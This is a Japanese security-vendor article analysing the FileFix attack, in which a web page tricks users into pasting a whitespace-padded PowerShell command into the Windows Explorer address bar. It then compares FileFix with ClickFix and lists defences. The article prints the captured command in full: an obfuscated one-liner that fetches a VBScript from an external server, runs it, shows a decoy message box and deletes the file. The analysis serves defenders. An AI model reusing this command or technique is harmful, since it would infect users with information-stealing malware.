
上記の画面上では、操作手順に従って「Identity.pdf」という名称のファイルに必要事項を入力するよう求められます。要求される操作手順は以下のとおりです。

① 「Copy」ボタンをクリックしてファイルパスをコピーする。
② 「Open File Explorer」ボタンをクリックしてエクスプローラーを開き、アドレスバーを選択した状態にする。
③ 手順①でコピーしたファイルパスをアドレスバーに貼り付け、「Enter」キーを押す。
④ ファイルが開かれたら必要事項を入力する。

手順に沿ってエクスプローラーのアドレスバーにファイルパスを貼り付けた様子を以下に示します。一見すると「Identity.pdf」のファイルパスが選択されているように見えます。ところがアドレスバー内で一番左までカーソルをスクロールすると、実際には PowerShell のコマンドを実行するための文字列が貼り付けられていたことが確認できます。



エクスプローラーのアドレスバーにクリップボードの内容を貼り付けた様子



エクスプローラーのアドレスバーを一番左までスクロールした様子

PowerShell コマンドの中身を見てみると、「Identity.pdf」のファイルパスと大量の空白文字で構成された文字列型のデータがコマンドの末尾に付与されていることを確認できます。これにより、ユーザーがアドレスバーに貼り付けた文字列を正常なファイルパスと誤認させることが可能です。

アドレスバーに貼り付けた PowerShell コマンドが実行されると、外部のサーバーから VBScript のファイルを取得して実行します。その後、ファイルのダウンロードと通信を複数回繰り返します。また、マルウェア感染と並行して、アカウントロック解除のリクエストを受け取ることができなかったという主旨のメッセージをポップアップさせます。この処理は、バックグラウンドでマルウェア感染が進行していることを隠ぺいする狙いがあると推測されます。

2025 年 12 月 18 日時点において、今回の検体では一部の通信先が稼働していなかったため、最終的に感染するマルウェアを突き止められませんでした。ただし、同様に FileFix が仕組まれた Web ページから StealC マルウェアに感染する事例が報告されています。よって偽のポップアップメッセージを表示する挙動と合わせて考えると、今回の検体も存在を隠ぺいして活動するような、情報窃取型のマルウェアに感染する被害が想定されます。

```
1 PowerShell -noP -W H -ep Bypass -C "Add-Type -AssemblyName System.Windows.Form
  s;$fp=-join($env:TEMP,'¥','drv.pfx.vbs');(New-Object System.Net.WebClient).Dow
  nloadFile($($k2534=241;$b=[byte[]](0x99,0x85,0x85,0x81,0x82,0xcb,0xde,0xde,0x8
  1,0x90,0x9f,0x90,0x95,0x94,0x83,0x98,0x90,0x92,0x9e,0x83,0x9e,0x9f,0x90,0x95,0
  x9e,0xdf,0x92,0x9e,0x9c,0xde,0x85,0x94,0x9c,0x81,0xde,0x95,0x83,0x87,0xdf,0x81
  ,0x97,0x89);-join($b|%{[char]($_-bxor$k2534)})),$fp);&(wscript.exe /nologo $fp
  );[System.Windows.Forms.MessageBox]::Show('We do not receive authorization fro
  m you, please follow the instructions.','Authorization ID');Start-Sleep -Secon
  ds 300;Remove-Item -Path $fp -Force -ErrorAction Ignore;$i='

                                                    C:¥Users¥Default¥Documents¥Met
  a¥Identity.pdf'"[EOF]
```

実行される PowerShell コマンドの全容

FileFix の詳しい内容は以上となります。この FileFix は先述の ClickFix と比較すると、以下に示す 3 つの優位点が考えられます。

① 実行できるコマンドの長さ

ClickFix が利用する「ファイル名を指定して実行」は入力欄の文字数として 260 文字までの制限があります。これは MAX_PATH と呼ばれる、レガシーな Windows API におけるファイルパスの文字数制限に関連した制約です。一方で FileFix が利用するエクスプローラーのアドレスバーの場合、2048 文字まで入力が可能です。この制約は、既にサポートが終了したブラウザーの Internet Explorer における、URL の最大文字数と関連しています。

このように、エクスプローラーの方が多くの文字数を扱うことができるため、FileFix はより複雑なコマンドを実行することが可能です。

② 不自然さの軽減

先述のとおり、ClickFix は「ファイル名を指定して実行」をユーザーに起動させて悪意のあるコマンドを実行させます。この「ファイル名を指定して実行」は、Web ブラウジングをしている状況で一般的にはあまり起動することがありません。したがって ClickFix の手法を採用した Web サイトが指示を要求してきた際に、ユーザーによっては不自然さを感じるため、悪意のあるコマンドの実行を回避する確率が高いと考えられます。しかし FileFix の場合、Web サイトからファイルをダウンロードする時などに起動するエクスプローラーを使用するため、自然な Web ブラウジングに近い操作で悪意のあるコマンドを実行させることが可能です。

③　対策の難しさ

ClickFix が悪用する「ファイル名を指定して実行」は、FileFix が悪用するエクスプローラーと比較すると、一般的な Windows の利用において使用頻度が低い機能です。前者の機能は Windows のグループポリシーから容易に利用を禁止することが可能であり、たとえ禁止にしてもユーザビリティはほとんど低下しません。これに対して、後者の機能を制限すると著しくユーザビリティが低下してしまうため、別の観点で対策を考える必要があります。

最後に

今回紹介した FileFix は、人間の心理的な隙を突くソーシャル・エンジニアリングの手法を用いるため、ユーザーが攻撃手口を理解して不用意な操作をしないことが何よりも重要です。何らかの文字列をコピー＆ペーストさせる操作を要求された場合は警戒するよう、組織内で周知徹底してください。また業務上不要であれば、グループポリシーで PowerShell やコマンドプロンプトなどの利用を制限することも有効な対策となります。
FileFix による攻撃の兆候を検知するために、特に Web ブラウザーのプロセスから PowerShell などの不審な子プロセスが生成されていないかセキュリティ製品で監視することが重要です。

■常日頃からリスク軽減するための対策について
各記事でご案内しているようなリスク軽減の対策をご案内いたします。下記の対策を実施してください。

１．セキュリティ製品の適切な利用

1-1. ESET 製品の検出エンジン（ウイルス定義データベース）をアップデートする

ESET 製品では、次々と発生する新たなマルウェアなどに対して逐次対応しています。最新の脅威に対応できるよう、検出エンジン（ウイルス定義データベース）を最新の状態にアップデートしてください。

1-2. 複数の層で守る

1 つの対策に頼りすぎることなく、エンドポイントやゲートウェイなど複数の層で守ることが重要です。

２．脆弱性への対応

2-1. セキュリティパッチを適用する

マルウェアの多くは、OS に含まれる「脆弱性」を利用してコンピューターに感染します。「Windows Update」などの OS のアップデートを行ってください。また、マルウェアの多くが狙う「脆弱性」は、Office 製品、Adobe Reader などのアプリケーションにも含まれています。各種アプリケーションのアップデートを行ってください。

2-2. 脆弱性診断を活用する

より強固なセキュリティを実現するためにも、脆弱性診断製品やサービスを活用していきましょう。

３．セキュリティ教育と体制構築

3-1. 脅威が存在することを知る

「セキュリティ上の最大のリスクは“人”だ」とも言われています。知らないことに対して備えることができる人は多くありませんが、知っていることには多くの人が「危険だ」と気づくことができます。

3-2. インシデント発生時の対応を明確化する

インシデント発生時の対応を明確化しておくことも、有効な対策です。何から対処すればいいのか、何を優先して守るのか、インシデント発生時の対応を明確にすることで、万が一の事態が発生した時にも、慌てずに対処することができます。

４．情報収集と情報共有

4-1. 情報収集

最新の脅威に対抗するためには、日々の情報収集が欠かせません。弊社を始め、各企業・団体から発信されるセキュリティに関する情報に目を向けましょう。

4-2. 情報共有

同じ業種・業界の企業は、同じ攻撃者グループに狙われる可能性が高いと考えられます。同じ攻撃者グループの場合、同じマルウェアや戦略が使われる可能性が高いと考えられます。分野ごとの ISAC（Information Sharing and Analysis Center）における情報共有は特に効果的です。

引用・出典元

●クリップボード経由で PowerShell を起動させられる攻撃が増加 | Proofpoint
https://www.proofpoint.com/jp/blog/threat-insight/clipboard-compromise-powershell-self-pwn
●FileFix の台頭！PoC を乗り超えてステガノグラフィを悪用した新たなキャンペーンが始動 | Acronis International GmbH
https://www.acronis.com/ja/tru/posts/filefix-in-the-wild-new-filefix-campaign-goes-beyond-poc-and-leverages-steganography/

Canon

キヤノンマーケティングジャパン株式会社